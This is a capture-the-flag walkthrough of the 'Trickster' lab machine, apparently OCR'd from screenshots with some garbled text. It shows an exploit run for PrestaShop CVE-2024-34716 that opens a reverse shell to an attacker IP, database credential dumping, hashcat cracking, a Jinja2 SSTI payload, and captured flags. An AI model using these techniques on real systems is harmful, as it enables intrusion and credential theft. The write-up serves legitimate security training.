

Information Gathering


1) Found open ports


```
vigneswar@VigneswarPC: ~      +  ✓  Incognito - C:\Users\vigu\OneDrive\Desktop\HTB Academy\HTB Machines - Cherrytree 1.00
(vigneswar@VigneswarPC)-[~] $ tcpscan 10.10.11.34
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-26 16:19 IST
Nmap scan report for 10.10.11.34
Host is up (0.23s latency).
Not shown: 63893 closed tcp ports (reset), 1640 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 8c:01:0e:7b:b4:da:b7:2f:bb:2f:d3:a3:8c:a6:6d:87 (ECDSA)
|   256 90:c6:f3:d8:3f:96:99:94:69:fe:d3:72:cb:fe:6c:c5 (ED25519)
80/tcp    open  http     Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://trickster.htb/
Service Info: Host: _; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 88.66 seconds

(vigneswar@VigneswarPC)-[~]
$ |
```

2) Checked the website





3) Registered an account

A screenshot of a web browser showing the 'Registration' page. The title bar says 'Registration - Chromium'. The page has a header 'Create an account' and a link 'Already have an account? Log in instead!'. The form fields include:

- Social title: Mr. (radio button selected)
- First name: hacker (input field)
- Last name: hacker (input field)
- Email: hacker@mail.com (input field)
- Password: A masked password input field with a 'SHOW' button and a progress bar below it. Validation messages: 'Enter a password between 8 and 72 characters' and 'The minimum score must be: Strong'.
- Birthdate: MM/DD/YYYY (input field) with placeholder '(E.g.: 05/31/1970)' and note 'Optional'.
- Checkboxes:
 - Receive offers from our partners
 - I agree to the terms and conditions and the privacy policy (checked)
 - Sign up for our newsletter (with a note: 'You may unsubscribe at any moment. For that purpose, please find our contact info in the legal notice.')
 - Customer data privacy

4) Found a contact page

Contact us - Chromium

Contact us

my store CLOTHES ACCESSORIES ART

Search our catalog

Home / Contact us

STORE INFORMATION

Trickster Store
United States

Email us:
admin@trickster.htb

CONTACT US

Subject: Customer service

Email address: hacker@mail.com

Attachment: CHOOSE FILE optional

Message: How can we help?

SEND

5) Found .git exposed

(vigneswar@VigneswarPC) [~]

\$ feroxbuster -u 'http://shop.trickster.htb/'

by Ben "epi" Risher 😊

Activer: 2.10.3 machine

Target Url: http://shop.trickster.htb/

Threads: 50

Wordlist: /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt

Status Codes: All Status Codes! Trickster

Timeout (secs): 7

User-Agent: feroxbuster/2.10.3

Config File: /etc/feroxbuster/ferox-config.toml

Extract Links: true

HTTP methods: [GET]

Recursion Depth: 4

New Version Available: https://github.com/epi052/feroxbuster/releases/latest

MACHINE IP ADDRESS: 10.10.11.34

Stop Machine

12/26

Flags: 0/0

Press [ENTER] to use the Scan Management Menu™

403	GET	91	28w	283c	http://shop.trickster.htb-mails	Read Machine
302	GET	01	0w	0c	http://shop.trickster.htb/order-follow => http://shop.trickster.htb/login?back=order-follow	
403	GET	91	28w	283c	http://shop.trickster.htb/src	
301	GET	91	28w	323c	http://shop.trickster.htb/.git => http://shop.trickster.htb/.git/	

6) Downloaded the .git

(vigneswar@VigneswarPC) [~/temp]

\$ git-dumper http://shop.trickster.htb src

[–] Testing http://shop.trickster.htb/.git/HEAD [200]

[–] Testing http://shop.trickster.htb/.git/ [200]

[–] Fetching .git recursively

[–] Fetching http://shop.trickster.htb/.git/ [200]

[–] Fetching http://shop.trickster.htb/.gitignore [404]

[–] http://shop.trickster.htb/.gitignore responded with status code 404

[–] Fetching http://shop.trickster.htb/.git/logs/ [200]

[–] Fetching http://shop.trickster.htb/.git/config [200]

[–] Fetching http://shop.trickster.htb/.git/COMMIT_EDITMSG [200]

[–] Fetching http://shop.trickster.htb/.git/description [200]

[–] Fetching http://shop.trickster.htb/.git/branches/ [200]

[–] Fetching http://shop.trickster.htb/.git/info/ [200]

[–] Fetching http://shop.trickster.htb/.git/index [200]

[–] Fetching http://shop.trickster.htb/.git/hooks/ [200]

[–] Fetching http://shop.trickster.htb/.git/refs/ [200]

[–] Fetching http://shop.trickster.htb/.git/HEAD [200]

[–] Fetching http://shop.trickster.htb/.git/logs/HEAD [200]

[–] Fetching http://shop.trickster.htb/.git/logs/refs/ [200]

[–] Fetching http://shop.trickster.htb/.git/objects/ [200]

[–] Fetching http://shop.trickster.htb/.git/hooks/applypatch-msg.sample [200]

[–] Fetching http://shop.trickster.htb/.git/refs/heads/ [200]


[–] Fetching http://shop.trickster.htb/.git/hooks/commit-msg.sample [200]

[–] Fetching http://shop.trickster.htb/.git/hooks/fsmonitor-watchman.sample [200]

[–] Fetching http://shop.trickster.htb/.git/refs/tags/ [200]

7) Found a hidden admin page

```
(vigneswar@VigneswarPC) [~/temp/src]
$ ls
autoload.php  error500.html  index.php  init.php  Install_PrestaShop.html  INSTALL.txt  LICENSES  Makefile
(vigneswar@VigneswarPC) [~/temp/src]
$ |
```



Vulnerability Assessment

1) Found a vulnerability prestashop 8.15

https://ayoubmokhtar.com/post/png_driven_chain_xss_to_remote_code_execution_prestashop_8.1.5_cve-2024-34716/

Exploitation

1) Got reverse shell

(vigneswar@VigneswarPC) [~/temp/prestashop-cve-2024-34716]

```
$ python3 exploit.py 'http://shop.trickster.htb' hacker@mail.com hello exploit.html 10.10.14.14 4444
[X] Starting exploit with:
  Url: http://shop.trickster.htb
  Email: hacker@mail.com
  Message: hello
  Exploit path: exploit.html
  Attacker IP: 10.10.14.14
  Attacker Port: 4444
[X] Updated reverse_shell.php with attacker IP: 10.10.14.14 and port: 4444
updating: reverse_shell.php (deflated 59%)
[X] Successfully updated 1337.zip with the modified reverse_shell.php
[X] Exploit message sent successfully!
Serving at http://Server on port 5005
[X] Netcat is now listening on port 1667. Press Ctrl+C to terminate.
Ncat: Version 7.94SVM ( https://nmap.org/ncat )
Ncat: Listening on [::]:1667
Ncat: Listening on 0.0.0.0:1667
GET request to http://shop.trickster.htb/themes/next/reverse_shell.php: 403
Request: GET /1337.zip HTTP/1.1
Response: 200 -
10.10.11.34 - - [26/Sep/2024 20:12:08] "GET /1337.zip HTTP/1.1" 200 -
```

(vigneswar@VigneswarPC) [~]

```
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.34] 48774
Linux trickster 5.15.0-121-generic #131-Ubuntu SMP Fri Aug 9 08:29:53 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
14:42:20 up 8 min, 0 users, load average: 0.39, 0.37, 0.18
USER      TTY      FROM          LOGIN@   IDLE    JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
cdrom
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
$
```

SAMPLE 1
EXCEPTEUR OCCAECAT
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Proin tristique in tortor et dignissim. Quisque non tempor leo. Maecenas egestas sem elit.

POPULAR PRODUCTS

2) Found db credentials

```
www-data@trickster:~/prestashop$ find . -type d -name "config" -exec grep -r --include="*.php" "password" {} +
./app/config/parameters.php: 'database_password' => 'prestashop_o',
./app/config/parameters.php: 'mailer_password' => NULL,
./config/db_slave_server.inc.php: array('server' => '192.168.0.15', 'user' => 'rep', 'password' => '123456', 'database' => 'rep'),
./config/db_slave_server.inc.php: array('server' => '192.168.0.3', 'user' => 'myuser', 'password' => 'mypassword', 'database' => 'mydatabase'),
./config/bootstrap.php: define('_DB_PASSWORD_', $config['parameters']['database_password']);
./vendor/intervention/httpauth/src/config/config.php: | hash functions to the password before sending it over the network.
./vendor/intervention/httpauth/src/config/config.php: | Username to access the secured realm in combination with a password.
./vendor/intervention/httpauth/src/config/config.php: 'password' => '1234'
www-data@trickster:~/prestashop$ |
```

3) Found user creds

```
MariaDB [prestashop]> select email,passwd from ps_employee;
+-----+-----+
| email           | passwd          |
+-----+-----+
| admin@trickster.htb | $2y$10$P8wO3jruKKpvKRgWP6o7o.rojbDoABG9StPUT0dR7LIEk26RdlB/C |
| james@trickster.htb | $2a$04$rgBYAsSHUVK3RZKfwbYY90PJyBbt/OzGw9UHi4UnlK6yG5LyunCmm |
+-----+-----+
2 rows in set (0.000 sec)

MariaDB [prestashop]> |
```

4) Cracked the hash

```

$2a$04$rgBYAsSHUVK3RZKfwbYY90PjyBbt/OzGw9UHi4UnlK6yG5LyunCmm:alwaysandforever
Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target...: $2a$04$rgBYAsSHUVK3RZKfwbYY90PjyBbt/OzGw9UHi4UnlK6y...yunCmm
Time.Started..: Thu Sep 26 20:33:20 2024 (8 secs)
Time.Estimated.: Thu Sep 26 20:33:28 2024 (0 secs)
Kernel.Feature.: Pure Kernel
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 4596 H/s (5.89ms) @ Accel:8 Loops:8 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 37056/14344384 (0.26%)
Rejected.....: 0/37056 (0.00%)
Restore.Point.: 36992/14344384 (0.26%)
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:8-16
Candidate.Engine.: Device Generator
Candidates.#1...: blowpop -> Victor

Started: Thu Sep 26 20:33:15 2024
Stopped: Thu Sep 26 20:33:30 2024

```

(vigneswar@VigneswarPC)-[~]

```

$ hashcat -m 3200 '$2a$04$rgBYAsSHUVK3RZKfwbYY90PjyBbt/OzGw9UHi4UnlK6yG5LyunCmm' /usr/share/wordlists/rockyou.txt |

```

5) Logged in as james

```

james@trickster: ~
x + v

(vigneswar@VigneswarPC)-[~] competitive/6/overview
$ ssh james@trickster.htb
The authenticity of host 'trickster.htb (10.10.11.34)' can't be established.
ED25519 key fingerprint is SHA256:SZyh40q8EYrDd5T2R0ThbtNWVALQWg+Gp7XwsR6zq7o.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? eys
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added 'trickster.htb' (ED25519) to the list of known hosts.
james@trickster.htb's password:
james@trickster:~$ cat user.txt
ba8084d96805eeb89db611aa3a9a7c6c
james@trickster:~$ |
Starting Point

```

Privilege Escalation

1) Found a binary

```

james@trickster:/opt/PrusaSlicer$ clear
james@trickster:/opt/PrusaSlicer$ ls
prusaSlicer TRICKSTER.3mf
james@trickster:/opt/PrusaSlicer$ ./prusaSlicer
DISPLAY not set, GUI mode not available.
PrusaSlicer-2.6.1+linux-x64-GTK2-202309060801 based on Slic3r (with GUI support)
https://github.com/prusa3d/PrusaSlicer

Usage: prusa-slicer [ ACTIONS ] [ TRANSFORM ] [ OPTIONS ] [ file.stl ... ]

```


2) Found a CVE

<https://www.exploit-db.com/exploits/51983>

3) Found a docker exposed port

```
james@trickster:~$ nc -zv 172.17.0.2 1-10000 2>&1 | grep 'succeeded'
Connection to 172.17.0.2 5000 port [tcp/*] succeeded!
james@trickster:~$ |
```


4) Checked the page



5) Found a rce vulnerability

<https://www.exploit-db.com/exploits/52027>

6) Logged in with alwaysandforever



7) Exploited the ssti

```
james@trickster:~$ fund / ^C
james@trickster:~$ ^C
james@trickster:~$ find / -name Dockerfile 2>/dev/null
/var/www/prestashop/vendor/matthiasmullie/minify/Dockerfile
james@trickster:~$ cat /var/www/prestashop/vendor/matthiasmullie/minify/Dockerfile
FROM php:$version

ARG version=cli
FROM php:$version

COPY . /var/www
WORKDIR /var/www

RUN apt-get update
RUN apt-get install -y zip unzip libzip-dev git
RUN docker-php-ext-install zip
RUN docker-php-ext-install pcntl
RUN pecl install xdebug || pecl install xdebug-2.7.2 || pecl install -f xdebug
ug-2.5.5 && docker-php-ext-enable xdebug
RUN curl -sS https://getcomposer.org/installer | php
RUN mv composer.phar /usr/local/bin/composer
RUN composer install
james@trickster:~$ nc -lvpn 4444
Listening on 0.0.0.0 4444
```

Change Detection - Edit - { % for x in ()..class..base..subclasses__() %}{% if "warning" in x..name %} ...

Change Detection - Edit - Change Detection

127.0.0.1:8000/edit/ed62db85-c220-467c-83c5-9bf0ff8bb7a#notifications

CHANGEDETECTION.IO GROUPS SETTINGS IMPORT BACKUP LOG OUT

v0.45.20

General Request Visual Filter Selector Filters & Triggers Notifications Stats

Notifications Muted / Off [Use system defaults](#)

Notification URL List

Examples:

- Gitter - gitter://:token/room
- Office365 - o365://:TenantID:AccountEmail/ClientID/ClientSecret/TargetEmail
- AWS SNS - sns://AccessKeyId/AccessSecretKey/RegionName/+PhoneNumber
- SMTPS - mailto://:user:pass@mail.domain.com?to=receivingAddress@example.com

Use AppRise URLs for notification to just about any service! [Please read the notification services wiki here for important configuration notes.](#)

`discord://` (or `https://discord.com/api/webhooks/...`) only supports a maximum **2,000 characters** of notification text, including the title.

`tgram://` bots can't send messages to other bots, so you should specify chat ID of non-bot user.

`tgram://` only supports very limited HTML and can fail when extra tags are sent, [read more here](#) (or use plaintext/markdown format)

`get://`, `posts://`, `puts://`, `deletes://` for direct API calls (or omit the "s" for non-SSL ie `get://`) [more help here](#)

Accepts the `{[token]}` placeholders listed below

[Send test notification](#) [Notification debug logs](#)

Notification Title

ChangeDetection.io Notification - { {watch_url}}}

Title for all notifications

Notification Body

```
{% for x in ()..class..base..subclasses__() %}{% if "warning" in x..name %}{{ x)..module..bu
```

Body for all notifications - You can use [Jinja2](#) templating in the notification title, body and URL, and tokens from below.

[Show token/placeholders](#)

Notification format

8) Found a credentials

```

ROW Composer Installer https://getcomposer.org/installer | php
james@trickster:~$ nc -lvpn 4444
Listening on 0.0.0.0 4444
Connection received on 172.17.0.2 52804
root@ae5c137aa8ef:/app# history
history
  1 apt update
  2 #YouC4ntCatchMe#
  3 apt-get install libcap2-bin
  4 capsh --print
  5 clear
  6 capsh --print
  7 cd changedetectionio/
  8 ls
  9 nano forms.py
 10 apt install nano
 11 nano forms.py
 12 exit
 13 capsh --print
 14 nano
 15 cd changedetectionio/
 16 nano forms.py
 17 exit
 18 nano changedetectionio/flask_app.py
 19 exit
 20 nano changedetectionio/flask_app.py
 21 exit
 22 nano changedetectionio/flask_app.py
 23 nano changedetectionio/static/js/notifications.js
 24 exit
 25 history
root@ae5c137aa8ef:/app# ls

```

9) Found root creds

root@ae5c137aa8ef:~# ls

root@ae5c137aa8ef:~# cat .bash_history

apt update

#YouC4ntCatchMe#

apt-get install libcap2-bin

capsh --print

clear

cd changedetectionio/

ls

nano forms.py

apt install nano

nano forms.py

exit

capsh --print

nano

cd changedetectionio/

nano forms.py

exit

cd changedetectionio/flask_app.py

exit

cd changedetectionio/flask_app.py

exit

cd changedetectionio/static/js/notifications.js

exit

root@ae5c137aa8ef:~#

root@trickster:~# cat root.txt

0c795127515846de9c18e9fa2019008e

root@trickster:~#

CHANGEDETECTION.IO

GROUPS SETTINGS IMPORT BACK

General Request Visual Filter Selector Filters & Triggers

Notifications Muted / Off

Notification URL List

get://10.10.14.14/

Use AppRide URLs for notification to just about any service! Please read the important configuration notes.

discord:// (or https://discord.com/api/webhooks...) only supports a maximum of 1400 characters, including the title.

tg:// only supports very limited HTML and can fail when extra tags are set.

slack:// only supports very limited HTML and can fail when extra tags are set.

gets://, posts://, puts://, deletes:// for direct API calls (or omit the '-' for no body).

Accepts the {{token}} placeholders listed below.

Notification Title

ChangeDetection Notification {{watch_id}}